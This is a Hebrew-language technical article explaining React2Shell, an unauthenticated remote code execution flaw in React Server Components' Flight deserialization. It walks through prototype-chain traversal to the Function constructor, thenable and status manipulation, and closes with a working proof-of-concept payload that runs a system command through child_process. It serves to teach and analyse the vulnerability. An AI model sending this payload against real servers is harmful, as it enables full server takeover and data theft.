React2Shell - From Zero to Hero

מאת עמית בראל

הקדמה

כל סקיד חובב חולם על כלי שמאפשר לעשות את המינימום האפשרי: להיכנס לאתר אינטרנט כלשהו, לשגר לעברו כלי "קסם" שיודע לזהות חולשה, לנצל אותה אוטומטית, ותוך שניות ספורות לקבל שליטה מלאה על השרת. **React2Shell** לא מבטיחה קסמים אבל היא מתקרבת אליהם בצורה די מטרידה.

המתקפה שהרעידה את עולם אפליקציות ה-WEB והשפיעה המון לא רק בצורה פרקטית על כמות הארגונים שנפגעו, אלא גם מחשבתית על איך flow קצר כל כך יכול להיות קטלני במיוחד, לא צורך בשום התאמתות, או השמשה של מתקפות אחרות.


במאמר הזה נפרק את React2Shell לגורמים: נבין איך React ו-JavaScript עובדות מאחורי הקלעים, אילו חולשות בדיוק מנוצלות, איך נראה ה-flow של המתקפה שלב-אחר-שלב, ולבסוף אראה **PoC** שממחיש כמה קל להפוך טעויות קטנות לבעיה גדולה:

רקע: React

React Server Functions and React Flight Protocol

לפני שמדברים על חולשות, צריך להבין מה זה **React,** ספריית JavaScript בקוד פתוח שפותחה על ידי מטא (באותה תקופה פייסבוק) כדי לפתור בעיה פשוטה לכאורה: איך בונים ממשק משתמש דינמי, מהיר, וכזה שלא מתפרק ברגע שמתחילים לגעת בו. הרעיון המרכזי של React הוא קומפוננטות - חתיכות קוד קטנות, עצמאיות, שמחזיקות גם לוגיקה וגם תצוגה, ומתחברות יחד לאפליקציה שלמה. במקום לגעת ישירות ב־DOM (ולסבול) React, מנהלת DOM וירטואלי משלה, מחשבת מה השתנה, ומעדכנת רק את המינימום הנדרש. אלגנטי, ויעיל.

DOM (Document Object Model) - תבנית שבאמצעותה מציגים דף HTML או XML בדרך כזו במקום לראות קובץ טקסט שמתאר את דף האינטרנט נרצה עץ של אובייקטים, כך שכל תגית היא אובייקט עם מאפיינים מסוימים ועם קשרים אל אובייקטים אחרים, ה-DOM אינו תלוי בשפת התכנות והוא אוניברסלי, דוגמה ל-DOM:



ביומיום, מפתחים משתמשים ב־React כדי לבנות **Single Page Applications**, אפליקציות שטוענות דף HTML פעם אחת ומשנות מאפיינים ותכונות שונות בצורה דינמית לפי הפעולות של המשתמש. הכול נועד כדי לגרום לפיתוח להיות מהיר ונוח. קלט משתמש עובר בין קומפוננטות, נתונים נטענים דינמית, רכיבים נוצרים בזמן ריצה - וכל זה עובד מדהים, עד שמישהו מניח בטעות שקלט הוא "בטוח" או שמכניס לוגיקה דינמית למקום הלא נכון.

ואם זה נשמע נישתי למי שלא מתחום הפיתוח אז לא. React נמצאת כמעט בכל מקום. **Facebook** ו־**Instagram** כמובן, אבל גם **Airbnb**, **Netflix**, **WhatsApp Web**, **Discord**, **Dropbox**, ועוד אינספור מערכות

פנימיות, דשבורדים, ופלטפורמות SaaS. המשמעות פשוטה: כשחולשה צצה בדפוס פיתוח נפוץ ב־React היא לא נשארת יתומה, היא מתפזרת לאינטרנט בקנה מידה מפחיד. ו־React2Shell בדיוק יושבת על החיבור הזה בין נוחות מפתחים, דינמיות, והנחה שגויה שאף אחד לא ינסה לשבור את זה.

React server functions

שירות תוכנה ב-React שמטרתו היא לפשט את הדרך שבה לקוח מתקשר עם השרת, זה בעצם מאפשר ללקוח להריץ פונקציות ישירות על השרת, מבלי שהוא יצטרך לדעת את הלוגיקה מאחורי או לשלוח בקשות API ידניות.

דוגמה:

Copy code

```
// serverFunctions.js
export async function getUser(id) {
  const res = await fetch(`https://api.example.com/users/${id}`);
  return res.json();
}
```

Copy code

```
// ClientComponent.jsx
import { getUser } from './serverFunctions';

export default async function ClientComponent() {
  const user = await getUser(1); // הקריאה מתבצעת על השרת
  return <div>{user.name}</div>;
}
```

למעלה אנחנו יכולים לראות קריאת API ידנית שבו הלקוח מכניס את ה-URL, ולמטה נעשה שימוש פונקציה פשוטה שרצה על השרת מבלי שהלקוח יצטרך להבין איך הדבר קורה ולמה הוא צריך להתייחס, אפשר להתייחס לפונקציות האלה כמעין שליחת RPC על גבי HTTP.

React Flight Protocol

כל הדבר הנפלא הזה שנקרא React Server Functions אפשרי באמצעות שימוש בפרוטוקול ה-RFP של React, אפשר להגיד RSF זה ה"מה" אבל RFP זה ה"איך". במקום לשלוח קובץ HTML או JSON מסודר, כל הנתונים שהלקוח מעביר אל השרת באמצעות אותן פונקציות נארזים בפורמט מיוחד של React, שנקרא

React Payload, התהליך של הפיכת האובייקטים מצד השרת או הלקוח לאותו ה-payload נקרא גם סריליזציה, וההליך ההפוך של פירוק ה-Payload חזרה לאובייקטים נקרא דיסיריליזציה.

דוגמה לפירוק של אותו Payload:

```
files = {
    "0": (None, '["$1"]'),
    "1": (None, '{"object":"fruit","name":"$2:fruitName"}'),
    "2": (None, '{"fruitName":"cherry"}'),
}
```

כפי שאפשר לראות בפורמט הזה אנחנו שולחים מידע בצ'אנקים וניתן לבצע referencing בין אחד לשני, זה נועד על מנת לייעל תהליכים ולהמעיט חזרה על קוד, אפשר לראות שבצ'אנק 0 אנחנו מתייחסים לצ'אנק 1, ובצ'אנק 1 אנחנו מתייחסים בפנים אל המפתח fruitName שנמצא בצ'אנק 2.

אם נבצע דיסיריליזציה ל-Payload, נקבל את הדבר הבא:

```
{ object: 'fruit', name: 'cherry' }
```

יש כמובן דברים נוספים שיכולים לקרות בתהליך הזה ונכנס לזה יותר בהמשך המאמר כאשר אסביר על החולשה.

החולשות שמנוצלות

Prototype Pollution

Prototype Chain ב-JavaScript הוא אחד המנגנונים הכי חזקים בשפה אך גם אחד הכי קלים לניצול כשמבינים איך אפשר לנצל אותו. ב-JS כל אובייקט בנוי על Prototype מסוים שהוא יורש ממנו מאפיינים ותכולות, ואיך שזה עובד זה אם ננסה לגשת למאפיין שלא קיים אצל אובייקט מסוים JS לא תוותר ותחפש את המאפיין ב-Prototype שלו, אם גם אצלו הוא לא נמצא, המנוע ימשיך לעלות במעלה האובייקטים עד שהוא ימצא מאפיין מתאים או שהוא לא ימצא ויגיע ל-null. לכל אובייקט יש את השדה __proto__ שמצביע על ה-Prototype שלו, כאשר object.prototype הוא סוף השרשרת ושם נפגשים כל האובייקטים בסופו של דבר, לדוגמה:

```
console.log(alice.__proto__ === Person.prototype); // true
console.log(Person.prototype.__proto__ === Object.prototype); // true
console.log(Object.prototype.__proto__); // null
```

ניתן לראות שה-Prototype של alice שווה ל-Person ושה-Prototype של Person שווה ל-object.prototype, ושהוא האחרון ולא קיים לו יותר Prototype.

ב-JS קיים המאפיין constructor, שזו בעצם השדה שמפנה אותנו אל הפונקציה שבאמצעותה נוצר האובייקט, מה זאת אומרת?

```
function foo() {}
foo.constructor === Function // true
```

הפונקציה שבאמצעותה יצרנו את הפונקציה foo היא Function שזו פונקציה שבאמצעותה אפשר להריץ קוד שרירותי ב-JS, שזה מצוין לתוקף, אבל מה עושים במקרה שאין לנו פונקציה אלא רק אובייקט?נניח יש לנו אובייקט obj:

```
obj.__proto__ === Object.prototype
```

וה-prototype שלו הוא object.prototype, אם ניגש ל-constructor של האובייקט הזה נגיע אל:

```
Object.prototype.constructor === Object
```

ועכשיו הקטע המאוד מגניב, מהי הפונקציה שבאמצעותה נוצר object?

```
Object.constructor === Function
```

כלומר מאובייקט רגיל ללא פונקציות או מאפיינים אנחנו יכולים להגיע אל Function ששוב, באמצעותה ניתן להריץ קוד ב-JS:

```
obj
 → Object.prototype
   → constructor (Object)
     → constructor (Function)
```

החולשה במנגנון הדיסיריליזציה של React:

עד כה בגרסאות הפגיעות, React לא בדק האם המפתח בתוך צ'אנק מסוים שאנחנו עושים לו Reference באמת קיים על האובייקט או לא, זאת אומרת כאשר ננסה לעשות Reference אל מפתח שלא קיים אנחנו נעבור אל ה-Prototype שלו, ונתחיל לטפס במעלה ה-Prototype Chain.

כלומר אם נשלח Payload שכזה אל השרת:

```
files = {
    "0": (None, '["$1:__proto__:constructor:constructor"]'),
    "1": (None, '{"x":1}'),
}
```

כאשר React ינסה לעשות דיסרליזציה ל-Payload אז JS יעלה ב-Prototype Chain.

הדרך שבה React עושה דיסריליזציה נראת כך:

```
"$1:key:subkey:subsubkey"
```

כלומר במקרה שלנו יש את ה-Key הראשון שהוא מצביע על על ה-Prototype של האובייקט של X שזה אובייקט פשוט, שה-Prototype שלו הוא Object.prototype, לאחר מכן אנחנו מצביעים אל ה- function constructor שזו בעצם הפונקציה שיוצרת את האובייקט, ולאחר מכן על ה-function constructor שיוצרת אובייקטים בכללי, שהיא Function, שבאמצעותה אנחנו יכולים להריץ כל קוד JS כאוות נפשנו כמו שהסברתי קודם, לדוגמה:

```
Function("return process.env")()
```

```
value = value["__proto__"];          // becomes Object.prototype
value = value["constructor"];        // becomes Object
value = value["constructor"];        // becomes Function
```

לכן כל הדבר הזה עושה בסוף דסירליזציה לדבר הבא:

```
[Function: Function]
```

מהלך המתקפה

רק כדי לעשות עצירה ולוודא שלא איבדתי אתכם, נעשה מעבר קטן על כל מה שנגענו בו, הבנו מה זה React ואת השימוש הנרחב שנעשה בו בעולם שלנו כיום, הבנו מה זה React Server Functions, מדוע אנחנו צריכים אותם ואיך הם מקלים לנו על החיים כמפתחים, והבנו כיצד הם מתבצעים, באמצעות פרוטוקול React Flight Protocol.

לאחר מכן עברנו על החולשות שנעשה בהן שימוש במתקפה, הבנו מה זה prototype pollution ב-JS וכיצד אנחנו יכולים להגיע אל מצב שאנחנו ממשים אותו, באמצעות Referencing לא מאובטח בין צ'אנקים ב-React כאשר תהליך הדיסירליזציה מתבצע.

כעת אחבר את הכל לכדי Flow אחיד וברור.

למתקפה יש שלושה שלבים עיקריים שאותם אנחנו צריכים לממש על מנת להשלים אותה.

- הראשון - הגעה אל הפונקציה שמריצה קוד ב-JS, לרענון זכרונכם עשינו זאת באמצעות החולשות עליהן פירטתי קודם, הפונקציה היא Function.
- השני - הרצה של אותה הפונקציה, אם הגענו אל הפונקציה לא בהכרח הצלחנו להריץ אותה.
- השלישי - הזרקה של הקוד השרירותי שנבחר אל הפונקציה, אם הצלחנו גם להגיע אל הפונקציה, וגם להריץ אותה, לא בהכרח אנחנו נצליח להכניס את הקוד הזדוני פנימה.

אז את השלב הראשון סיימנו כבר בהסבר קודם על החולשות, ניגע כרגע בשלב השני ונבין כיצד אנחנו נצליח להריץ אותה, התשובה היא מאוד פשוטה:

```
files = {
    "0": (None, '{"then":"$1:__proto__:constructor:constructor"}'),
    "1": (None, '{"x":1}'),
}
```

נוסיף את המפתח "then".

קונספט ב-JS שנקרא Promise, על מנת לאפשר הרצת קוד בצורה אסינכרונית ולוודא שלא חסרים פרמטרים שאנחנו אמורים לקבל אבל התוצאה שלהם לא התקבלה עדיין, אנחנו יכולים להפוך את הקוד לסינכרוני עם הפעולה await, הקוד בעצם יחכה עד שהקוד שנמצא לאחר ה-then הצליח או נכשל.

ב-payload שאנחנו נשלח לא תופיע פעולת ה-await, משום שכאשר React מבצע את תהליך הדיסריליזציה הוא מבצע את הפקודה await, כך אנחנו יכולים לבצע מניפולציה על React ולגרום לו להריץ את הפונקציה שנרצה על ידי הוספת המפתח then. הפונקציה InitializeModelChunk() היא זו הפונקציה שמריצה את ה-chunk ובמילים אחרים מבצעת את הדיסיריליזציה שאנחנו נשלח אל React.

דוגמה קונספטואלית לפונקציה, שמכילה await שבעצם יחכה להרצה של ה-Payload שאנחנו נכניס:

```
async function initializeModelChunk(chunk) {
  if (chunk.status !== "resolved") {
    throw new Error("Chunk not resolved");
  }

  const value = chunk.value;

  // React מצפה ש-value יכול להיות Promise / Thenable
  // ולכן הוא פשוט עושה await
  const resolvedValue = await value;

  return resolvedValue;
}
```

במערכת הזו של React, כל chunk הוא אובייקט בפני עצמו, הוא מיוצג על ידי ID מסוים כמו שכתוב לאורך המסמך, כאשר React מתחיל את תהליך הדיסריליזציה באמצעות הפונקציה getchunk() שזו הפונקציה שמקבלת את ה-chunk-ים ומחזירה את התוצאה שלהם. דוגמה ל-chunk-ים ולפונקציה:

```
0: {type: "text", value: "Hello"}
1: {type: "model", value: {...}}
2: {type: "ref", pointsTo: 0}
```

```
getChunk(response, id)
```

במערכת הזו יש מקום לניצול כי אם מכניסים Reference ל-chunk בשימוש עם התווים "$@" אז הפונקציה getchunk() מקבלת את ה-chunk בצורה ה-raw שלו, עושים את זה על מנת ש-react יתייחס למפתח ה-then שאנחנו מכניסים לו, ולא ישנה את הקלט, זה יראה משהו בסגנון הזה:

React מצפה ל-chunk בסגנון הזה:

```
{
  "id": 0,
  "type": "model",
  "value": { "name": "Amit" }
}
```


אבל תוקף יכניס chunk בסגנון:

```
{
  "id": 0,
  "type": "model",
  "value": { "then": "$1.__proto__.then" }
}
```

וכדי ש-React יתייחס ל-then כפועלה ולא כ-string נוסיף chunk שעושה Reference ל-chunk הקודם בצורה ה-raw שלו:

```
 {
   "id": 1,
   "value": "$@0"
 }
```

תרשים זרימה של מה שקורה כשמבצעים את המניפולציה הזו:



והסבר של מה שקורה בתרשים זרימה:

```
chunks["0"] = {
  then: "$1.__proto__.then"
};
```

כאשר אנחנו מכניסים chunk כזה, מה שקורה הוא שאנחנו מפנים את המערכת אל ה-prototype של האובייקט chunk וגורמים למערכת לבצע את פעולת ה-then:

```
chunks["0"].then = Chunk.prototype.then;
```

זה היה השלב השני, עכשיו נעבור לשלב השלישי, לאחר שהצלחנו להגיע אל הפונקציה שמריצה קוד ב-JS והצלחנו גם להריץ אותה, נרצה להכניס את ה-Payload שבסופו של דבר ירוץ על השרת ולהגיע למצב הזה:

```
Function("evil payload")()
```

הפונקציה InitializeModelChunk() היא זו הפונקציה שמריצה את ה-chunk והיא חשובה לנו להמשך ואנחנו נרצה שהיא תריץ את מה שהכנסנו לה, על מנת שנוכל לעשות את זה אפשר לראות בתרשים זרימה

שהוא מחפש מקרה שבו status יהיה שווה ל"resolved_model" לכן כתוקף אנחנו נוסיף ל-chunk המקורי שלנו את המפתחות הבאים:

```
"0": (None, '{"then": "$1.__proto__.then", "status": "resolved_model"}')
```

זה מכריח את React להכנס ל-()InitializeModelChunk, למה הפונקציה הזו חשובה? כי זו הפונקציה שבסופו של דבר תכניס את הקלט הזדוני מהמשתמש, היא נראת ככה:

```
var rawModel = JSON.parse(resolvedModel)
value = reviveModel(chunk._response, { "": rawModel }, "", rawModel, rootReference);
```

הדבר החשוב שאנחנו רואים מפה זה שאנחנו רואים שהוא מבצע הרצה של המודל שאנחנו מכניסים לו באמצעות הפרמטר reponse_ ובנוסף אפשר לראות שזה המקום שבו הוא מבצע את ה-referencing.

כעת אעשה סדר איפה אנחנו עומדים, מפני ש זה יכול להיות מעט מבלבל:

גרמנו ל-React לקבל **fake chunk** במקום chunk אמיתי.

עשינו override ל-then→. כך ש-React מפעילה Chunk.prototype.then.

מכיוון ש-"status = "resolved_model. React נכנסת לפונקציה: initializeModelChunk(chunk)

בתוך הפונקציה יש:

- JSON.parse
- reviveModel
- פענוח references שנית

השלב הבא יהיה להשלים את המטרה והיא להכניס את הקלט שאנחנו רוצים שהשרת יריץ אל ה-function constructor. בפרוטוקול React Flight Protocol יש פריפיקסים מיוחדים שהפרוטוקול יודע לזהות אותם ולעשות פעולות לפיהם, הדוגמה שהייתה קודם היא ה-Prefix: @$.

כל שורה ב-React מתחילה באות שמייצגת את הטיפוס של ה-chunk, J מייצג JSON, S מייצג string, E מייצג error וכו'. ה-Prefix שמשומש במתקפה הזו הוא B$, שהוא מייצג מידע בינארי, כלומר מה שזה אומר לשרת: השורה הקרובה היא נתונים בינאריים, בצורת base64 או raw buffer, ואתה צריך לפענח אותה לפי מה שהשרת הגדיר. זה המקום בו אנחנו יכולים להכניס את ה-payload שאנחנו רוצים להריץ.

אם נחבר את כל הדברים שעברנו עליהם עד כה ביחד נקבל את הדבר הבא:

```
crafted_chunk = {
  "then": "$1.__proto__.then",
  "status": "resolved_model",
  "reason": -1,
  "value": "{\"then\": \"$B0\"}",
  "_response": {
    "_prefix": "freturn foo; // ",
    "_formData": {
      "get": "$1:constructor:constructor"
    },
  },
}
```

נפרק שורה, שורה ונסביר מה הולך פה:

1. כך אנחנו כופים שימוש ב-Chunk.prototype.then
2. לאחר מכן אנחנו מאפשרים את הכניסה לפונקציה InitializeModelChunk() באמצעות השמה של status ל-resolved_model.
3. כך אנחנו עוקפים איזשהו בדיקה פנימית ש-React מבצע על מנת להשלים את המניפולציה Reason שלנו.
4. ה-B$ פריפיקס שאנחנו מכניסים כדי לציין ל-React שהולך להגיע Payload, הסיבה שזה נראה מוזר זה כדי ש-React מבצע JSON.parse זה יהפוך לדבר הבא:

```
{ then: "$B0" }
```

5. לאחר מכן אנחנו קובעים את ה-_response שזה בעצם לבסוף ה-Payload שאנחנו רוצים שירוץ
6. ולבסוף המפתחות שמובילים אותנו אל ה-function constructor. כל הדבר הזה בסופו של דבר גורר הרצה של הפעולה הבאה:

```
Function("return foo; // 0")
```

לכאן מתנקז כל הפעולות שתיארתי עד כה והרצה של RCE על השרת של האפליקציה.

דוגמה ל-PoC אפשרי של המתקפה שגורר פתיחה של מחשבון על השרת של האפליקציה:

```
crafted_chunk = {
    "then": "$1:__proto__:then",
    "status": "resolved_model",
    "reason": -1,
    "value": '{"then": "$B0"}',
    "_response": {
        "_prefix": f"process.mainModule.require('child_process').execSync('calc');",
        "_formData": {
            "get": "$1:constructor:constructor",
        },
    },
}

files = {
    "0": (None, json.dumps(crafted_chunk)),
    "1": (None, '"$@0"'),
}
```

סיכום

חשוב לי לציין שכל הפקודות שאנחנו נריץ באמצעות המתקפה הזו על השרת ירוצו בהרשאות של אפליקציית ה-WEB אותה אנחנו תוקפים, בדרך כלל אפליקציה כזו תרוץ בהרשאות די חזקות, לרבות root ב-linux ו-SYSTEM ב-Windows.

בנוסף המתקפה עובדת ללא כל שום תנאים מקדימים, אין צורך בהתאמתות, אין צורך בתשובה מהשרת חזרה, סך הכל גישה בפרוטוקול HTTP פשוטה החוצה, וזה מה שהופך את המתקפה לכל כך קטלנית וחזקה, עם מינימום יכולות, השגה של מקסימום אחיזה.

לאחר מכן כמובן ניתן להריץ פקודות כאוות נפשו של התוקף, מה שמוביל לאחיזה מלאה על השרת, הדלפת מידע, נזק למידע ואפליקציות קיימות, השארת backdoor על השרת וכל מה שסקיד ממוצע יכול לחלום עליו.

ולסיום אני רוצה להגיד תודה לכל מי שנכנס אל המאמר, גם אם הוא רק קרא משפט או שניים או את כולו, זו פעם ראשונה שאני כותב משהו בסגנון הזה ואני מקווה שנהנתם מהקריאה.

על המחבר

עמית, בן 21, Threat Hunter, אוהב ומתעסק בסייבר, אוהד שרוף של הפועל באר שבע. אני אוסיף קישור למייל שלי וללינקדאין שלי בשביל התייחסויות, תודה!

bbarel80@gmail.com

linkedin.com/in/amit-barel-2a6a173a6

מקורות מידע

- **Wikipedia** - https://en.wikipedia.org/wiki/React_(software)
- https://he.wikipedia.org/wiki/Document_Object_Model

- React - https://react.dev/blog/2025/12/11/denial-of-service-and-source-code-exposure-in-react-server-components
- **Msanft github PoC** - https://github.com/msanft/CVE-2025-55182?_gl=1*g127hx*_gcl_au*MTM0MTkwODI5NS4xNzY4NzY4MTky*FPAU*MTM0MTkwODI5NS4xNzY4NzY4MTky*_ga*MTIzMDU3ODA2My4xNzY4NzY4MTkz*_ga_SQ1NR9VTFJ*czE3Njg3NjgxOTIkbzEkZzAkdDE3Njg3NjgxOTYkajU2JGwwJGgyNjE2NzA4MDM.*_fplc*WFlkeDVCZWlrSk5qMDVLS3M4cHVUYW9TQmVzUG1sUUE5R2VFM1V4UmgyWkVrOVpjS3hvQUtMa2l6eGs4dXp1MnFQWlZUdnp6OUlWTXNkbjBDdEgzT3YlMkZ5MTVHS0piTGl3d2p5bEdhSXNaMTFmQklJNWZBckZXNVQ3MzNRVUElM0QlM0Q.
- JFrog - https://jfrog.com/blog/2025-55182-and-2025-66478-react2shell-all-you-need-to-know/
- WIZ - https://www.wiz.io/blog/critical-vulnerability-in-react-cve-2025-55182
- TheHackerNews - https://thehackernews.com/2025/12/critical-react2shell-flaw-added-to-cisa.html
- **SC media** - https://www.scworld.com/brief/over-30-organizations-impacted-by-sweeping-react2shell-exploitation